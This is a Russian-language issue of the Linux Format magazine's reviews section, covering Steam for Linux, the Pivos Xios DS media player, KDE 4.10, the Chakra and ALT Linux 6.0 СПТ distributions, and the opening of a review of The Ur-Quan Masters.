Нынче дело идет к тому, что у нас останется один-единственный Linux. А нужен ли один Linux? Ведь в свое время он взял именно тем, что Linux'ов было много. А одна система, истинно верная, у нас и так есть. Я не буду повторять, как она называется. Потому что есть и еще одна система, не менее верная. И пусть они промеж собой решают, кто там настоящий верный ленинец, а кто троцкист-уклонист.

Но вот если отомрут наши многие Linux'ы, станет... Нет, не страшно – человечество и худшие беды переживало. Но безусловно станет скучно.

alv@posix.ru

Сегодня мы рассматриваем:

Steam 14
У нас так и чешутся руки взяться за клиент Steam для Linux. Эта платформа распространения игр может послужить той каплей, что прорвет плотину нежелания отказаться от двойной загрузки и выйти на полную свободу.

Chakra 2013.02 18
Не бойтесь команд и ищите чисто-KDEшный дистрибутив с не замутненной всякими гномами первозданной графикой? Берите Chakra, не ошибетесь. Он уже включил KDE 4.10 – свежайший вариант величайшего рабочего стола.

Pivos Xios DS 16
XBMC вполне ладит с Raspberry Pi, но в гостиной хочется иметь нечто попрестибельнее, вот как Pivos Xios DS: он умеет даже вещать потоком контент с Windows-сервера на телевизор, благодаря Samba. И построен на Android.

ALT Linux 6.0 СПТ 19
Нельзя сказать, что этот отечественный дистрибутив на голову выше прочих: здесь в общем все как у всех. Его козырная карта – сертификация ФСТЭК, которая позволяет работать с данными, имеющими гриф секретности.


KDE 4.10 17
KDE 4.10 завел программируемые обои, и вы сможете создать скрипт для анимации фона. KDE 4.10 полон красот, но поскольку еще больше его элементов перешло на QML, красоты стали лучше и быстрее (и он работает!).

The Ur-Quan Masters 20
Давненько мы не спасали мир – сделаем же это в некоммерческой версии отличной игры. Не поддавайтесь на провокации злодеев под личиной друзей и отличайте абстрактное зло от настоящего, и гипножаба вам не страшна.

FTL: Faster Than Light 21
Раз уж появился клиент Steam для Linux, задействуем его на всю катушку! Rogue-подобная игра («рогалик») уведет вас бороздить просторы Вселенной, отбивая атаки космического флота повстанцев. Но английский надо подучить.

Prestigio MultiPhone 4300 Duo 22
«Двухкарточно-двухсимочный» смартфон вызывает порыв присягнуть ему на пожизненную верность. В нем есть все атрибуты современного коммуникатора, да по доступной цене – чего еще желать? Увы, заряда аккумулятора...

MK808 23
Мини-компьютеры плодятся как кролики – не успеваешь реагировать. Популярнейшее их применение – в качестве домашнего медиа-центра, в упряжке с ТВ. Этот тоже не исключение, лишь бы вы не робели менять прошивки.



► О это бесценное чувство, когда вы упоенно играете в Team Fortress 2 и вдруг осознаете, что рассветает...

Сравнение: Дистрибутивы для продвинутых с. 26

Arch	Debian	Fedora
Gentoo	Slackware	Контролируйте мельчайшие аспекты своей машины – просто потому, что вы можете – с одним из наших кандидатов и посрамите слабаков, довольствующихся экземплярами «из коробки».


Steam

Из-за Steam совершают больше импульсивных покупок, чем из-за любого другого ПО; вот так **Алексу Коксу** и отказали в выдаче кредитной карты.

Вкратце

» Главная платформа распространения игр пришла на Linux. См. также: Ubuntu Software Centre.

» Долгожданное появление Steam в Linux может ознаменовать собой революцию в мире игр.



Valve – компания, нацеленная на успех. Ее манит цель занять место в гостиницах всего мира, а Linux – ступенька на этом пути. Глава компании, Гейб Ньюэлл [Gabe Newell], озвучил свое недовольство Windows 8, недвусмысленно назвав ее «катастрофой» и сетуя на ее идеал закрытого распространения программ. И хотя Steam, платформа цифровых публикаций для разработчиков игр, не застрахована от подобных обвинений – инди-разработчики, жаждущие распространять свои творения через Steam, перед тем, как получить доступ, должны пройти через довольно дурно сформированную процедуру «зеленого света» – факт тот, что Valve больше не считает нужным полагаться на экосистему Windows. Последовав за версией для Mac, вышедшей в 2010 году, версия Linux стала настоящим хитом, в основном как тестовая площадка для домашней консоли Valve, о которой было столько разговоров.

Сам по себе Steam – не игра, и даже не среда для игр. Это электронный магазин – но с весьма солидной продукцией; история взаимоотношений Valve с геймерами, использующими ПК, уходит корнями в 1998 год и в *Half Life*, и повсеместная популярность этой платформы подтолкнула других разработчиков в их направлении. Эта компания уникальна и знаменита

аморфностью структуры своего персонала, что и привлекает к ней самые яркие умы в этом бизнесе. Valve крута. Крут и Steam, и не только по ассоциации с ней.

Правда, его переход на Linux проходит не вполне гладко. Его установка проста, и это упрощает установку игр, однако его игры слишком уж требовательны к драйверам. На нашей тестовой системе Steam сообщил нам, что не может автоматически обновить наши драйверы, несмотря на наличие соответствующей опции в меню; будем надеяться, это исправят.

Ограниченный каталог

Есть и некие затруднения философского порядка: Steam включает жесткую технологию DRM, которая привязывает ваши приобретения к вашей учетной записи. Играть в режиме офлайн хотя и можно, но придется войти в систему, чтобы разблокировать игры. Пользователи Windows, желающие опробовать новую ОС – а мы уверены, что есть немало тех, кто, подобно Ньюэллу, не пришел в восторг от Windows 8 – были разочарованы, и не в последнюю очередь из-за довольно скудного выбора игр. В Linux Steam 131 игра, а в Windows их было 1860. Это только начало процесса, но давайте вернемся к самой консоли: мы подозреваем, что стоит Valve создать стандартизированную

платформу с солидной ОС на основе Linux и она заработает, Steam тоже прекрасно войдет в колею. И это будет означать больше возможностей и для крупных разработчиков, и для Linux – кодеры будут портировать свои лучшие продукты в Linux не от случая к случаю, раз эти релизы теперь смогут приобретать легионы коммнатных пользователей; и их не обязательно распространять только через Steam. И проблема с драйверами тоже не затянется, если Steam предполагает расширить кросс-платформенную разработку. Steam может принести лишь пользу.

LINUX Вердикт
FORMAT

Steam

Разработчик: Valve
Сайт: www.steampowered.com
Цена: Бесплатно

Функциональность	8/10
Наличие игр	5/10
Простота использования	10/10
Документация	9/10

» Нет никаких причин отказываться от установки Steam. Это – самый быстрый путь к приобретению лучших игр.

Рейтинг 8/10

Steam в Linux: Лучшее

Half-Life от Valve, £ 5,99

Игра, с которой все началось. Можно утверждать, что *Half Life* стала родоначальником жанра стрелялок от первого лица с интересным сюжетом, вытесняя лобовую философию «стреляй во все, что движется» таких отцов-основателей, как *Quake*, и заменяя ее более умственными упражнениями, привязанными к определенному началу и концовке. Играя от лица ученого Гордона Фримена [Gordon Freeman], вы будете много стрелять, но заодно придется решать головоломки, чинить порталы между измерениями и наслаждаться отлично продуманными приключениями. Да, в *Half Life* заметен ее возраст, и тот факт, что мы до сих пор ждем Source SDK 2007 года – открывающий движок лучших игр Valve инди-разработчикам – означает, что нам не запустить лапы в *Black Mesa*, недавний римейк HD; по крайней мере, пока. Но если вы еще не знакомы с *Half Life*, то просто обязаны познакомиться.



Team Fortress 2 от Valve, бесплатно

Это нечто особенное. Это бесплатная многопользовательская стрелялка, в которой шарм и юмор просто сочатся из всех пор. Вы выбираете себе команду и класс, и присоединяетесь к остальным в попытках уничтожить другую команду. Начиная с медлительного, но убийственного Heavy, минуя проворного Scout и такие жизненно важные классы, как зловецкий Medic и неуловимый Spy, механика *Team Fortress 2* просто прекрасна. Хотя игра бесплатна, в ней есть странная валюта в виде предметов. Среди них шляпы, новое оружие и прочие разности. Если вы уже достаточно играли, вы сможете найти или смастерить их естественным образом, однако если вам нужен немедленный результат, можете положить в горшочек малую толику наличных – для предметов, предлагаемых сообществом, это даже означает, что главные жертвователи смогут малость подзаработать.

Counter-Strike Source от Valve, £ 13,99

Не путать с недавним релизом *Counter-Strike Global Offensive* для Windows: это – средний ребенок в саге стрелялок, повествующих о борьбе хороших парней с плохими, и он был светом во тьме офисных сетей с момента своего появления в 2004 году. Во многом подобно *Half Life*, *Counter-Strike* предлагает настолько неотразимую формулу, что остальным AAA-играм в жанре псевдорезальных сражений ничего не остается, кроме как беззастенчиво клонировать ее; создайте собственное снаряжение, ввяжитесь в теракт и либо измените ситуацию к лучшему, либо уничтожьте неверных. Карты *Counter-Strike* весьма подробны. Очень скоро вы будете знать все уголки каждой комнаты, лучшие места, чтобы спрятаться, и самые эффективные пути для того, чтобы, экипировавшись, задать жару врагу. Есть разные типы игры, и всегда наготове онлайн-сообщество – оно играет много лучше, чем боты.



Остальные

Мы рассмотрели только несколько лучших игр от Valve – вероятно, главных в каталоге Steam для Linux в данном релизе – но это не все. *Crusader Kings II* (£34,99) – одна из самых глубоких стратегий, в которые мы играли, и настоящая ценность. Вы потратите не один день на его лихо закрученные семейные тайны, интриги и завоевания.

Бэк-каталог Introversion уже осуществил переход, и демонстрирует постоянные бонусы Steam; вы можете выбрать лот, в том числе *Darwinia*, *Uplink* и *Defcon*,

всего за £ 12 на момент написания данного материала. Следите за распродажами, и сможете получить их еще дешевле.

Steam не страдает недостатком инди-игр, которые уже проложили себе путь в Linux. Теперь такие фавориты LXF, как *SpaceChem* (£6,99), *Trine 2* (£11,99) и *Amnesia* (£12,99) легко доступны в магазине Steam – в них нет ничего особо нового, только способ их приобретения. И даже если вы купите совместимые игры на Windows или Mac, вы сможете играть в них и на Linux с таким же успехом. **LXF**

Pivos Xios DS

Бен Эверард исследует микрокомпьютер ARM, чтобы в комбинации с XBMC сделать обычный телевизор крутым, и выясняет, сложнее ли это, чем с Pi.

Вкратце

» Микрокомпьютер ARM с XBMC. См. также Raspberry Pi с RaspBMC.

Это небольшое ARM-устройство, которое при подключении превращает заурядный телевизик в «умный». Мы лепили похожие системы из голых плат ARM, например, Raspberry Pi, и нас заинтриговала мысль о системе «под ключ», которую можно собрать и запустить с минимумом заморочек.

Увы, оказалось, что запуск Xios DS и загрузка XBMC не очень-то подходят под определение «минимум заморочек». Для начала, XBMC не установлен по умолчанию, придется устанавливать его с сайта Pivos.

Обычно установка приложений Android сводится к загрузке файла APK (Android package) и нажатия Install. Однако выяснилось, что Pivos «умно» заархивировал файл APK в ZIP-формате. То есть мы заранее должны были загрузить ZIP на другой компьютер, распаковать архив, сделать его доступным online (используя Python -m SimpleHTTPServer), затем загрузить файл снова и установить его. Также можно передавать файл на карте microSD, но у нас не было ее читалки. Особенно печально в данном случае то, что APK-файлы и без того сжаты, и ZIP-архив получается того же размера, что и исходный файл.

Слегка расстроившись, мы приступили к загрузке XBMC, но далеко не ушли. Прошивка нашего устройства устарела. Пришлось снова качать ZIP-архив, распаковать его и переносить файл, используя наш собственный web-сервер. Но на сей раз схема не сработала. Файл обновления обязан быть в корневом каталоге карты microSD, а заставить работать диспетчер файлов мы не смогли. Мы извлекли SD-карту, вставили ее в телефон, переместили загруженный файл в нужное место, затем переместили карту microSD обратно

в DS. Тьфу! И всех заморочек можно было избе-



» Мы считаем, Pivos Xios DS выглядит вполне прилично, чтобы стоять в одном ряду с другими развлекательными центрами.

жать, если бы не ZIP-файлы и неработающий файловый менеджер.

Проделав все это, мы были готовы к запуску. Запускается самая последняя версия XBMC (Frodo), мы ее описывали в LXF169. Короче говоря, это классное ПО, если на вашем компьютере есть куча видеофайлов и вы думаете, как бы их посмотреть на своем ТВ. Xios предпочитает разделенные через Samba ресурсы, что будет прекрасно сочетаться с файловым сервером Linux.

Удаленная полезность

В этой версии DS есть дистанционное управление – единственное, что отличает ее от большинства самодельных XBMC-систем. Это простой пульт с пятью кнопками и селектором на четыре положения. Приятнее использовать его, чем приложение XBMC для дистанционного управления смартфонами, но только потому, что мы уже не юны и предпочитаем тачскринам нажатие на кнопки. Читатели помолже наверняка думают иначе. Приложение для смартфона будет работать с DS, а также и с любой другой версией XBMC. Мы выяснили, что можно прекрасно контролировать систему в любом из вариантов управления, так что уже установленная система будет прекрасно работать без помощи клавиатуры или мыши.

За спиной XBMC в DS запускается Android 4, и можно вернуться к нему для работы в Интернет и т.д. А вот эти занятия уже не очень хорошо работают без мыши и клавиатуры,

которые не вписываются в контекст развлекательного центра.

Действительно хотелось, чтобы DS нам понравился. Разработчики правильно сделали, поработав со специалистами XBMC, что привнесло целый порт ПО для Android (пока что он загружается только на DS, а не на общих устройствах Android). Настроенная подобным образом система довольно хороша, но с этой настройкой придется повозиться. Откровенно говоря, это не намного быстрее, чем установить RaspBMC на Pi. Также мы не уверены, что ценности добавляет дистанционный пульт, нужный до тех пор, пока отсутствует беспроводная сеть или смартфон. Надеемся, в следующих версиях приведут в порядок установку – если данный вопрос проработают, этому микрокомпьютеру не будет цены. LXF

Версии ПО

- » A9 800-МГц CPU
- » Графика: Mali-400
- » ОЗУ: 512 МБ DDR2
- » Периферия: 802.11b/g/n Wi-Fi, 100M Ethernet, 3 USB 2.0
- » Слоты расширения: MicroSDHC
- » Выход: HDMI до 1080p
- » Загрузка приложений: через Google Play

» Может, он и выглядит как забавная толстая подставка под пиво с дырками по бокам, но на самом деле Pivos Xios DS весьма полезен.



LINUX FORMAT Вердикт

Pivos Xios DS

Разработчик: Pivos
Сайт: www.pivosgroup.com
Цена: €119

Функциональность	8/10
Производительность	8/10
Удобство использования	6/10
Обоснованность цены	7/10

» Стоящий продукт; ради него можно разок стерпеть кропотливую установку.

Рейтинг 7/10

KDE 4.10

Трудно представить заядлого консольщика, любящего KDE, но **Шашанк Шарма** как-то умудряется. В ответ KDE раскрывает ему все свои прелести.


Вкратце

» Последнее предложение от KDE впечатляет не меньше, чем предыдущие. Конкуренты и их ветки — вне игры. См. также: *Xfce*, *Gnome*.

Похоже, разработчики KDE твердо намерены поставлять солидный багаж обновлений, новых функций и улучшений производительности с каждым малым релизом. И вовсе не предосудительно желать, чтобы KDE, наконец, разрешился версией 5.0, а не тянул канитель с четвертой. Особенно с учетом весомости последних трех основных релизов.

KDE прошел долгий путь, миновав рубикон релиза 4.0, который большинству показался роковой ошибкой из-за непривычной концепции. В 4.10 появились небольшие, но впечатляющие изменения. Много внимания уделено *KWin*, оконному менеджеру KDE. У желающих распрощаться с меню приложений теперь есть выбор: оставить его или использовать общее меню. Последнее сворачивает все меню в одну кнопку в строке заголовка. До них по-прежнему можно добраться через клавиши быстрого доступа, но сами они спрятаны в крохотной неприметной иконке в левом верхнем углу, поверх всех окон. А главное меню появляется посреди верхней части экрана, при наведении курсора.

Ряд других компонентов KDE переведен на *QT Quick* (язык написания графических интерфейсов *Qt*). Экран блокировки на базе *QML* гораздо проще настроить, чем раньше. Помимо обычной блокировки и режима защиты экрана, появилась новая опция: она позволяет определять, какие виджеты вы хотите видеть на экране, помимо красивых обоев. Кстати, движок обоев тоже переведен на *QML*. И это значительно упрощает создание скриптов для ваших любимых заставок с анимацией.



» Если приятное оформление рабочего стола заставит вас желать большего, в настройках *KWin* можно добавить дополнительные графические эффекты.

Ранее нам было за что покриковать почтовый клиент KDE. Теперь в *Kmail* появились свои функции автозамены и проверки правописания, а также способ менять размер прикрепляемых изображений. Вызывала нарекания функция импортирования. Теперь мастер импорта позволяет переносить настройки из *Opera*, данные из *Claws Mail* и метки из *Thunderbird/Claws Mail*. Плюсом к некоторым важным обновлениям *Kontact*, сообщения теперь лучше индексируются и быстрее загружаются.

Прочие улучшения

Стандартная программа для просмотра PDF, *Okular*, теперь поддерживает визуализацию мозаичного типа [tiled rendering], что позволяет увеличивать PDF свыше 200 %, особо не напрягая систему. Кроме того, стало проще ориентироваться в истории и улучшилась функция добавления заметок, благодаря введению *Qtabelt Events*.


Файловый менеджер *Dolphin* ввел поддержку MPT, облегчив перенос файлов с телефонов и других устройств на *Android*. Пакетное переименование файлов всегда сбивало с толку пользователей *Linux*, а *Dolphin* позволяет использовать диалоговую форму или редактировать имена внутристрочно. В *Neponuk*, внутреннем механизме хранения и семантического поиска KDE, исправлено более 200 ошибок и внесены глобальные изменения. Новый файловый индексатор, отбросивший компоненты *Strigi*, теперь тесно интегрирован. Он позволяет фильтровать файлы по типу — например, исключить исходный код.

Часто жаловались, что *Neponuk* ужасно тормозит работу системы. Это учтено, и теперь при первом сканировании индексатор запоминает только имена файлов и типы. Затем ждет простоя системы, и лишь тогда переходит к детальной индексации. Новый инструмент, *Neponuk-cleaner*, удаляет неверные данные из базы индексов, помогает избавиться от тэгов пустого элемента, объединить повторяющиеся тэги и метаданные, перенести данные из прежней системы *Akonadi* и т. д.

Пользователей KDE ждет еще немало приятных сюрпризов, ведь переход на *QML* сделает его более модульным, а значит, проще расширяемым и поддерживаемым. В KDE нашли правильный баланс между внедрением новых функций и улучшением старых. **LXF**



Свойства навскидку



Индексирует быстрее
Запуск *Neponuk-cleaner* ускорит производительность данной функции.



Панель меню — разумнее
Две новых опции меню еще нуждаются в доработке, но уже вполне радуют.

LINUX FORMAT Вердикт

KDE 4.10

Разработчик: KDE
Сайт: www.kde.org
Цена: Бесплатно под GPL

Функциональность	6/10
Производительность	8/10
Удобство использования	9/10
Документация	9/10

» С несчетными обновлениями, исправлениями и новыми функциями, 4.10 дает KDE еще одну звездочку на погоны.

Рейтинг 9/10

Chakra 2013.02

Его провозгласили лучшим дистрибутивом на базе KDE. **Маянк Шарма** временно отставил свой рабочий стол Gnome, чтобы испытать Chakra.

Вкратце

» Независимый дистрибутив на базе KDE, восходящий к Arch Linux. См. также: Sabayon, Mageia.

После загрузки установочного диска кажется, что перед вами самый обычный дистрибутив KDE. Разумеется, разработчики постарались насчет красоты и элегантности прямо из коробки, но неужели это возместит отсутствие графического менеджера пакетов? Или наличие только 64-битного ISO?


Представьте, да! За исключением этих двух проблем, он практически безупречен. Загружается почти так же быстро, как Purru Linux, но, в отличие от этого игрушечного дистрибутива, разворачивается в полнофункциональный рабочий стол KDE.

Помимо последней версии KDE 4.10, вы получите все новейшие приложения KDE, в том числе пакет *Calligra Office*, аудиоплеер *Amarok*, видеоплеер *Dragon*, видеоредактор *Kdenlive*, виртуальный глобус *Marble* и прочие.

Chakra – это дистрибутив, созданный с нуля, без использования *GTK*, и он идеален для достижения максимальной производительности приложений на основе *Qt*. А значит, функции сетевого обозревателя будет выполнять *Rekonq*, а не *Firefox*, как в большинстве дистрибутивов.

Но это маленькое недоразумение легко устранимо. Самые популярные программы включены в дистрибутив в виде комплектов-«пачек» [bundles], которые можно установить одним щелчком с помощью стандартного приложения *Bundle Manager*.

Помимо *Firefox*, вы найдете там браузер *Chromium*, *GIMP*, *Inkscape*, *Thunderbird*,



» Последний релиз Chakra представляет новый KDE во всей красе.

Pidgin, *Xchat* и даже проприетарные приложения, такие как *Skype* и *Google Chrome*. Чтобы получить больше, придется воспользоваться консольным менеджером пакетов. По словам самих создателей Chakra, дистрибутив предназначен для тех, кто не боится командной строки. Так что хоть вам и удастся достаточно извлечь из графических средств, для эффективного управления системой без командной строки не обойтись.

Chakra использует полу-скользящий релиз: приложения обновляются достаточно быстро, но сама система сперва проходит тщательное тестирование. Можно обновиться полностью всего одной командой. Пока их собственный пакетный менеджер, *Akabei*, также имеющий графический интерфейс, находится в разработке, в дистрибутиве используется *Pacman* от Arch.

Новички могут создавать отдельные папки, такие как Загрузки, Видео, Музыка, Картинки и т. д.; настраивать поведение мыши; выбирать тему оформления и обои; определять количество виртуальных рабочих столов и даже выбирать из разных вариантов стартового меню для KDE.


Затем вы можете настроить местный менеджер обновлений, *spun*, чтобы он автоматически проверял их наличие, а также задать политику уведомлений. Кроме того, *Kapudan* позволяет включить имеющийся в комплекте межсетевой экран UFW, а также антивирусный сканер *ClamAV*.

Chakra 2013.2 оправдывает все ожидания. Если вы не боитесь командной строки и хотите получить первоклассную систему KDE, то Chakra 2013.02 – для вас. **LXF**

Свойства новскидку



Рабочий стол KDE 4.10
Дистрибутив Chakra всегда первым поставляется новейшие релизы KDE.



Классный менеджер настройки
Kapudan поможет настроить важные аспекты рабочего стола.

Принять командование

Возникнув некогда как ветка Arch, Chakra принял в наследство не только *Pacman*, но и мудрость не решать ничего за пользователя. И хотя Chakra не столь аскетичен, раз предлагает готовый рабочий стол прямо из коробки, но позволяет настроить рабочий стол на свой вкус.

После установки системы вас приветствует менеджер персональной настройки под названием *Kapudan*. Это расширенная версия приложения *Kaplan*, из ныне пребывающего в спячке Pardus Linux. С помощью *Kapudan*, вы можете настроить все самые важные компоненты стандартного рабочего стола KDE и кое-что

LINUX FORMAT Вердикт

Chakra Linux 2013.02

Разработчик: The Chakra Project
Сайт: www.chakra-project.org
Лицензия: Различные свободные лицензии

Функциональность	8/10
Производительность	10/10
Удобство использования	8/10
Документация	9/10

» Дистрибутив на базе KDE, предоставляющий быстрый и красивый рабочий стол. Пользователи KDE обязаны попробовать.

Рейтинг 8/10

ALT Linux 6.0 СПТ

Данная версия сертифицирована ФСТЭК. Роман Ярыженко смотрит, соответствует ли она заявленным требованиям.

Вкратце

» Российский дистрибутив, сертифицированный ФСТЭК. См. также: RHEL, Astra Linux.

АLT Linux СПТ 6.0 сертифицирован по 4 классу защищенности от НСД и прошел проверку на отсутствие НДВ по 3 уровню контроля. Т.е. может работать с данными, составляющими государственную тайну и имеющими гриф до «Секретно» включительно, и обрабатывать персональные данные класса К1. ПО, входящее в состав дистрибутива, не назовешь суперсовременным – видимо, разработчики сочли, что лучшее – враг хорошего. К тому же сертификация требует времени, а после нее вносить какие-либо изменения нельзя. Что же это за пакеты?

Перечислим самые основные:

» Ядро 2.6.32el – судя по частице el, взяты патчи от RHEL6.

Клиентское ПО:

» Старый добрый Gnome 2.32.1

» LibreOffice 3.4

» Firefox 10

Серверное ПО:

» Apache – как 1.3.42, так и 2.2.22

» Samba 3.5.14

При загрузке с DVD (доступны как режим LiveDVD, так и обычная установка) вылезало сообщение, что диск не может быть прочитан, но после нажатия кнопки Retry загрузка продолжалась.

Программа установки достаточно проста, хотя этап выбора профиля установки немного неинтуитивен – под «профилем» подразумевается способ разбиения диска на разделы. Радует возможность автоматической генерации паролей, причем удобочитаемых. Установка длится около 40 минут; но и пакетов достаточно много. После завершения установки лоток с DVD не выдвинулся – хотя такое реализовано во всех современных дистрибутивах.

Плюсы и минусы

Первая загрузка занимает минуты две, что по современным меркам многовато: используется *init*, а не новомодный *upstart*.

В случае выбора профиля «рабочая станция» после загрузки и входа в систему появится ничем не примечательный Gnome 2 – разве что, взглядевшись, можно видеть внизу слева индикатор раскладки клавиатуры. Кстати, о русификации: качество оной оставляет желать лучшего. Нет, перевод сделан на уровне, но тот факт, что некоторые приложения (хотя бы ути-



» В ALT Linux используется старина Gnome 2.

лита *Privilege Granting*) щеголяют буржуйским языком, в то время как дистрибутив российский, несколько огорчает.

В качестве средства запуска утилит с повышенными привилегиями по умолчанию используется **su**, а не **sudo**.

А что у нас с конфигураторами? Помимо стандартных, из состава Gnome доступен графический конфигуратор *acc* от разработчиков дистрибутива. Ничего архиособенного с его помощью сделать нельзя – типичный набор действий подобных утилит: добавление пользователей, операции с сетью, установка пакетов...

Говоря о пакетах: в ALT Linux традиционно применяется *apt* поверх RPM. Попытка установить пакет в данном дистрибутиве обернулась проблемой: официальный сетевой репозиторий, похоже, доступен только платным подписчикам, а в графическом конфигураторе не было ничего по части установки с DVD. Как выяснилось, для использования DVD в качестве источника пакетов надо было раскомментировать строчку в файле `/etc/apt/sources.list.d/sources.list`, и тогда все заработало. Мультимедиа работает на ура – все видео- и аудиокодеки есть (во всяком случае, MP3 и наши клипы играли превосходно).

ALT Linux – единственный из известных нам дистрибутивов, который использует модель хранения паролей **tcb** вместо стандартного файла **shadow**. Суть здесь в том, что в каталоге `/etc/tcb` каждому пользователю соответствует свой каталог с файлом

пароля вместо одного файла **shadow**. Разработчики уверяют, что так безопаснее.

По умолчанию пакеты политики SELinux не устанавливаются ни в варианте «Сервер», ни в варианте «Рабочая станция». И это странно, ведь при сертификации по 4 классу защищенности от НСД мандатная система контроля доступа необходима – логично полагать, что SELinux будет присутствовать сразу после установки.

Авторы документации (имеется на отдельном диске) умудрились в сжатом виде изложить все необходимое.

ALT Linux СПТ 6.0 пригодится там, где не обойтись без сертификации. Для домашнего использования он тоже приемлем, но не более других. **LXF**

LINUX FORMAT Вердикт

ALT Linux СПТ 6.0

Разработчик: Команда Альт Линукс

Сайт: altlinux.org

Цена: 3000 руб.

Функциональность	8/10
Производительность	8/10
Удобство использования	8/10
Оправданность цены	7/10

» Крепкий среднячок, но за Gnome 2 многое можно простить.

Рейтинг 8/10

The Ur-Quan Masters

Евгений Балдин заморожен картиной планетных систем, но вынужден опасаться жуткой гипножабы...

Вкратце

» Фантастический квест, аналогов которого я с надеждой жду почти двадцать лет.

Э то во всех смыслах фантастическое приключение с открытым исходным кодом. Здесь нет красивых космических пейзажей, ласкающих взгляд 3D-моделей кораблей, громких цветастых взрывов в безвоздушном пространстве, зато налицо крепко сбитая заворачивающая история, сотни планетных систем для исследования, более двух десятков инопланетных рас и, конечно же, возможность спасти Человечество!

Предтеча *The Ur-Quan Masters*, игра *Star Control II*, была выпущена более двадцати лет назад, в 1992 году. Представленная общественности вселенная далеко не бесконечна, но достаточно обширна, чтобы помнить все нюансы. При ее исследовании и разговорах с инопланетянами всегда следует держать листик бумаги и ручку для записи обрывков полезной информации. Это старая школа – никаких электронных журналов, только память.

